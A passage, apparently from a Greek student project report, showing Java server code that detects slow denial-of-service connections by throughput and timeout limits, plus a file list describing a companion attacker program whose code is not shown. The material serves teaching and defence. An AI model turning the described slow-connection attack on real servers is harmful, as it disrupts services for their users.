	 * Τερματίζει το thread εξυπηρέτησης
	 */
	@Override
```

```
	public void stop() {
		active = false;
	}

	/**
	 * Ο βρόχος εκτέλεσης του thread. Ενημερώνει τους listeners του thread
όταν ξεκινάει, όταν τερματιστεί και όταν λάβει δεδομένα από τον client
	 */
	@Override
	public void run() {
		BufferedReader in = startThread();
		try {
			while (active) {
				readClientData(in);
			}
		} catch (Exception e) {
		} finally {
			closeReader(in);
			closeThread();
		}
	}

	/**
	 * Κλείνει τον reader που χρησιμοποιείται για την ανάγνωση των δεδομένων
από τον client
	 * @param in ο reader
	 */
	private void closeReader(BufferedReader in) {
		if (in != null) {
			try {
				in.close();
			} catch (IOException e) {
				throw new RuntimeException(e);
			}
		}
	}

	/**
	 * Διαβάζει τα δεδομένα από τον client
	 *
	 * @param in ο reader της σύνδεσης
	 * @throws IOException αν δεν είναι δυνατή η ανάγνωση από τον reader της
σύνδεσης
	 */
	private void readClientData(BufferedReader in) throws IOException {
		String inputLine = in.readLine();
```

```
                if (inputLine == null) throw new RuntimeException(String.format("Η
σύνδεση του %s έκλεισε απροσδόκητα", getName()));
                for (ServerThreadListener listener : listeners)
listener.bytesReceived(this, inputLine.getBytes().length);
        }

        /**
         * Ενημερώνει τους listeners και δημιουργεί τον reader για την ανάγνωση
δεδομένων από τον client
         *
         * @return τον reader
         */
        private BufferedReader startThread() {
                for (ServerThreadListener listener : listeners) {
                        listener.threadStarted(this);
                }
                try {
                        return new BufferedReader(new
InputStreamReader(clientSocket.getInputStream()));
                } catch (IOException e) {
                        throw new RuntimeException(e);
                }
        }

        /**
         * Καλεί το κλείσιμο του socket της σύνδεσης με τον client και ενημερώνει
τους listeners και τον server στον οποίο ανήκει το thread
         */
        private void closeThread() {
                closeSocket();
                for (ServerThreadListener listener : listeners) {
                        listener.threadStopped(this);
                }
                server.threadStopped(this);
        }

        /**
         * Κλείνει το socket της σύνδεσης
         */
        private void closeSocket() {
                try {
                        clientSocket.close();
                } catch (IOException e) {
                        throw new RuntimeException(e);
                }
        }
```

}

Κώδικας: ServerValidatorThread.java

```
package server.implementation;

import java.util.List;

import server.interfaces.ServerThreadListener;

/**
 *
 * Αυτό το thread καλεί περιοδικά την validateThreads των listeners ώστε να
 * ελέγχονται να ενεργά threads συνδέσεων
 *
 */
public class ServerValidatorThread implements Runnable {

   /**
    * Σταθερά για την περίοδο κλήσης του ελέγχου των listeners
    */
   private static final int CHECK_THREADS_MILLIS = 2000;
   /**
    * Η λίστα με τους ενεργούς listeners των threads
    */
   private List<ServerThreadListener> listeners;

   /**
    * Δημιουργεί ένα νέο thread ελέγχου των threads σύνδεσης με τους clients
    *
    * @param listeners η λίστα των listeners
    */
   public ServerValidatorThread(List<ServerThreadListener> listeners) {
      this.listeners = listeners;
   }

   /**
    * Ο βρόχος εκτέλεσης του validator thread. Καλεί περιοδικά τους listeners
    */
   @Override
   public void run() {
      while (true) {
         pause();
         callValidators();
```

```
        }
    }

    /**
     * Βάζει το validator thread σε κατάσταση αναμονής για το διάστημα που έχει
     * οριστεί
     */
    private void pause() {
        try {
            Thread.sleep(CHECK_THREADS_MILLIS);
        } catch (InterruptedException e) {
            throw new RuntimeException(e);
        }
    }

    /**
     * Καλεί τον έλεγχο των ενεργών listeners
     */
    private void callValidators() {
        try {
            for (ServerThreadListener listener : listeners) {
                ServerThreadListener temp = listener;
                temp.validateThreads();
            }
        } catch (Exception e) {
        }
    }

}
```

Κώδικας: ConnectionThread.java

```
package server.interfaces;

/**
 *
 * Interface ενός thread εξυπηρέτησης μιας σύνδεσης με έναν client
 *
 */
public interface ConnectionThread {

        /**
         * Επιστρέφει το όνομα του thread
         * @return το όνομα
         */
```

```
        String getName();

        /**
         * Τερματίζει το thread εξυπηρέτησης
         */
        void stop();

}
```

Κώδικας:ServerThreadListener.java

```
package server.interfaces;

/**
 *
 * Listener των events ενός thread εξυπηρέτησης σύνδεσης με έναν client
 *
 */
public interface ServerThreadListener {

        /**
         * Καλείται όταν ένα νέο thread εκκινείται
         *
         * @param thread το νέο thread
         */
        void threadStarted(ConnectionThread thread);

        /**
         * Καλείται όταν το thread λάβει πληροφορίες από τον client
         *
         * @param thread το thread που έλαβε τις πληροφορίες
         * @param byteCount το πλήθος των bytes που έλαβε
         */
        void bytesReceived(ConnectionThread thread, long byteCount);

        /**
         * Καλείται όταν ένα thread τερματιστεί
         *
         * @param thread το thread που τερματίστηκε
         */
        void threadStopped(ConnectionThread thread);

        /**
         * Καλείται από τον server για τον έλεγχο των ενεργών threads
```

```
	 */
	void validateThreads();

}
```

Κώδικας: ThreadListener.java

```
package server.listeners;

import java.time.Instant;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;

import server.interfaces.ConnectionThread;
import server.interfaces.ServerThreadListener;

/**
 *
 * Μητρική κλάση των listeners των threads συνδέσεων με τους clients
 *
 */
public abstract class ThreadListener implements ServerThreadListener {

	/** Λίστα με τα bytes που έχει λάβει κάθε thread έως τώρα */
	protected Map<ConnectionThread, List<Long>> threadBytes;
	/** Λίστα με τις χρονικές στιγμές τις οποίες τα threads έλαβαν πληροφορίες
από τους clients */
	protected Map<ConnectionThread, List<Instant>> threadTimes;

	/**
	 * Δημιουργεί νέο thread listener
	 */
	public ThreadListener() {
		this.threadBytes = new HashMap<>();
		this.threadTimes = new HashMap<>();
	}

	/**
	 * Αυτή η μέθοδος ελέγχει ένα ενεργό thread και υλοποιείται στα subclasses
	 * @param connectionThread
	 */
```

```
	protected abstract void validateThread(ConnectionThread
connectionThread);

	/**
	 * Καλείται όταν ένα νέο thread εκκινείται
	 *
	 * @param thread το νέο thread
	 */
	@Override
	public synchronized void threadStarted(ConnectionThread thread) {
		createBytesRecord(thread);
		createTimesRecord(thread);
	}

	/**
	 * Εισάγει μια νέα εγγρφή στη λίστα με τις χρονικές στιγμές τις οποίες τα
threads έλαβαν πληροφορίες από τους clients
	 *
	 * @param thread το νέο thread
	 */
	private void createTimesRecord(ConnectionThread thread) {
		ArrayList<Instant> times = new ArrayList<>();
		times.add(Instant.now());
		threadTimes.put(thread, times);
	}

	/**
	 * Εισάγει μια νέα εγγρφή στη λίστα με τα bytes που έχει λάβει κάθε thread
έως τώρα
	 *
	 * @param thread το νέο thread
	 */
	private void createBytesRecord(ConnectionThread thread) {
		ArrayList<Long> bytes = new ArrayList<>();
		bytes.add(0l);
		threadBytes.put(thread, bytes);
	}

	/**
	 * Καλείται όταν το thread λάβει πληροφορίες από τον client
	 *
	 * @param thread το thread που έλαβε τις πληροφορίες
	 * @param byteCount το πλήθος των bytes που έλαβε
	 */
	@Override
	public synchronized void bytesReceived(ConnectionThread thread, long
byteCount) {
```

```
                if (!threadBytes.containsKey(thread) ||
!threadTimes.containsKey(thread)) {
                        throw new RuntimeException("Το thread δεν ανήκει στη
λίστα");
                }
                threadBytes.get(thread).add(byteCount);
                threadTimes.get(thread).add(Instant.now());
        }

        /**
         * Καλείται όταν ένα thread τερματιστεί
         *
         * @param thread το thread που τερματίστηκε
         */
        @Override
        public synchronized void threadStopped(ConnectionThread thread) {
                threadBytes.remove(thread);
                threadTimes.remove(thread);
        }

        /**
         * Καλείται από τον server για τον έλεγχο των ενεργών threads
         */
        @Override
        public void validateThreads() {
                for (Map.Entry<ConnectionThread, List<Long>> entry :
threadBytes.entrySet()) {
                ConnectionThread temp = entry.getKey();
                        validateThread(temp);
                }
        }

        /**
         * Επιστρέφει τη χρονική στιγμή κατά την οποία ένα δεδομένο thread
σύνδεσης ξεκίνησε
         *
         * @param thread το thread σύνδεσης
         * @return η χρονική στιγμή κατά την οποία ξεκίνησε
         */
        protected Instant getThreadStartTime(ConnectionThread thread) {
                return threadTimes.get(thread).get(0);
        }

        /**
         * Επιστρέφει την τελευταία εγγραφή από τη λίστα με τις χρονικές στιγμές
τις οποίες τα threads έλαβαν πληροφορίες από τους clients
         *
```

```
	 * @param thread το thread σύνδεσης
	 * @return η τελευταία καταχώρηση της λίστας των χρονικών στιγμών
	 */
	protected Instant getThreadLastTime(ConnectionThread thread) {
		List<Instant> entryTimes = threadTimes.get(thread);
		return entryTimes.get(entryTimes.size() - 1);
	}

	/**
	 * Τερματίζει ένα ενεργό thread σύνδεσης και εμφανίζει σχετικό μήνυμα στην κονσόλα
	 *
	 * @param thread το thread που θα τερματιστεί
	 * @param message το μήνυμα τερματισμού
	 */
	protected void stopThread(ConnectionThread thread, String message) {
		thread.stop();
		System.out.println(message);
	}

}
```

Κώδικας: ThroughputListener.java

```
package server.listeners;

import java.time.Instant;

import server.interfaces.ConnectionThread;

/**
 *
 * Υλοποιεί την άμυνα στην επίθεση Denial Of Service θέτοντας ένα όριο στα δεδομένα που μπορεί να στέλνει στον server ένας client.
 * Αν ο client στείλει λιγότερα δεδομένα από αυτό το όριο, τότε η σύνδεση τερματίζεται
 *
 */
public class ThroughputListener extends ThreadListener {

	/** το όριο της κίνησης σε bytes ανά δευτερόλεπτο */
	private long bytesPerSecond;

	/**
	 * Δημιουργεί ένα νέο listener για τον έλεγχο του όγκου των δεδομένων που στέλνει ο πελάτης
```

```
         *
         * @param bytesPerSecond το όριο της επιτρεπόμενης κίνησης σε bytes ανά
δευτερόλεπτο
         */
        public ThroughputListener(long bytesPerSecond) {
                super();
                this.bytesPerSecond = bytesPerSecond;
        }

        /**
         * Ελέγχει αν ένα δεδομένο thread σύνδεσης έχει λάβει περισσότερα από το
όριο δεδομένα. Αν όχι, το τερματίζει.
         *
         * @param connectionThread το thread που θα ελεγχθεί
         */
        @Override
        protected void validateThread(ConnectionThread connectionThread) {
                long entryBytes = calculateThreadBytes(connectionThread);
                Instant startTime = getThreadStartTime(connectionThread);
                Instant endTime = getThreadLastTime(connectionThread);
                double entrySeconds = (endTime.toEpochMilli() -
startTime.toEpochMilli()) / 1000.0;
                if (entryBytes / entrySeconds < bytesPerSecond) {
                        String message = String.format("Το %s τερματίστηκε γιατί
λαμβάνει κίνηση μικρότερη από %d bytes το δευτερόλεπτο\n",
connectionThread.getName(), bytesPerSecond);
                        stopThread(connectionThread, message);
                }
        }

        /**
         * Υπολογίζει τα bytes που έχει λάβει από τον client ένα thread
         *
         * @param connectionThread το thread σύνδεσης
         * @return το πλήθος των bytes που έχει λάβει έως τώρα
         */
        private long calculateThreadBytes(ConnectionThread connectionThread) {
                long entryBytes = 0;
                for (long bytes : threadBytes.get(connectionThread))  {
                        entryBytes += bytes;
                }
                return entryBytes;
        }
}
```

Κώδικας: TimeoutListener.java

```
package server.listeners;

import java.time.Instant;

import server.interfaces.ConnectionThread;

/**
 *
 * Υλοποιεί την άμυνα στην επίθεση Denial Of Service θέτοντας ένα χρονικό όριο στις ενεργές συνδέσεις με τους clients.
 * Αν ένας client διατηρήσει τη σύνδεση περισσότερο από αυτό το όριο, τότε η σύνδεση τερματίζεται
 *
 */
public class TimeoutListener extends ThreadListener {

	/** το χρονικό όριο σε δευτερόλεπτα */
	private long limitSeconds;

	/**
	 * Δημιουργεί ένα νέο listener για τον έλεγχο του χρόνου μιας ενεργούς σύνδεσης
	 *
	 * @param limitSeconds το χρονικό όριο σε δευτερόλεπτα
	 */
	public TimeoutListener(long limitSeconds) {
		super();
		this.limitSeconds = limitSeconds;
	}

	/**
	 * Ελέγχει αν ένα δεδομένο thread σύνδεσης είναι ενεργό για διάστημα μικρότερο από το όριο. Αν όχι, το τερματίζει.
	 *
	 * @param connectionThread το thread που θα ελεγχθεί
	 */
	@Override
	protected void validateThread(ConnectionThread connectionThread) {
		Instant startTime = getThreadStartTime(connectionThread);
		Instant endTime = getThreadLastTime(connectionThread);
		long entrySeconds = (endTime.toEpochMilli() - startTime.toEpochMilli()) / 1000;
		if (entrySeconds >= limitSeconds) {
```

```
                    String message = String.format("Το %s τερματίστηκε γιατί έχει ανοιχτή σύνδεση πάνω από %d δευτερόλεπτα\n", connectionThread.getName(), limitSeconds);
                    stopThread(connectionThread, message);
                }
            }

}
```

Ο σκοπός κάθε αρχείου είναι ο παρακάτω:

Attacked

- **Main.java**
  Το εκτελέσιμο που φέρνει εις πέρας τις επιθέσεις σύμφωνα με τα ορίσματα που θα δοθούν από τον χρήστη όπως αυτά περιγράφονται παραπάνω.
- **Attacker.java**
  Η συγκεκριμένη κλάση δημιουργεί το σύνολο των νημάτων επίθεσης όπως αυτά έχουν περιγραφεί από τον χρήστη.
- **Attackerthread.java**
  Η υλοποίηση του νήματος επίθεσης που δημιουργεί και στέλνει το μήνυμα στον διακομιστή κάθε ένα δευτερόλεπτο.Επίσης το νήμα εμφανίζει στην οθόνη το εάν το μήνυμα έφτασε ή όχι στον διακομιστή και εάν η σύνδεση είναι επιτυχημένη ή υπάρχει ανάγκη επανασύνδεσης.Η έκδοση logged περιλαμβάνει επίσης την δυνατότητα εμφάνισης στοιχείων όπως χρόνος αποστολής κάθε μηνύματος, πλήθος αποπειρών σύνδεσης και στατιστικά στοιχεία για τον χρόνο που απαιτήθηκε συνολικά.

Server

- **Main.java**
  Το βασικό εκτελέσιμο που διαβάζει τα ορίσματα χρήστη για την δημιουργία server.
- **Server.java**
  Υπεύθυνη κλάση για την δημιουργία νημάτων διακομιστή αλλά και δημιουργία των συνδέσεων δικτύου τις οποίες θα χρησιμοποιεί.
- **ServerThread.java**
  Κλάση για την δημιουργία νήματος διακοιστή ο οποίος διαβάζει τα εισερχόμενα μηνύματα.
- **ServerValidatorThread.java**
  Νήμα που ελέγχει την κατάσταση των ενεργών νημάτων διακομιστή.
- **ServerThreadListener.java**
  Interface για το νήμα που ελέγχει τα νήματα διακομιστή.
- **ConnectionThread.java**
  Interface για το νήμα σύνδεσης διακομιστη.
- **ThreadListener.java**
  Υλοποίηση του ServerThreadListener.
- **TimeoutListener.java**
  Επέκταση του ThreadListener με σκοπό να υπάρχει χρονικό όριο σε κάθε σύνδεση.
- **ThroughpytListener.java**
  Επέκταση του ThreadListener με σκοπό να υπάρχει όριο στο ποσό των δεδομένων που μεταδίδονται σε μια σύνδεση.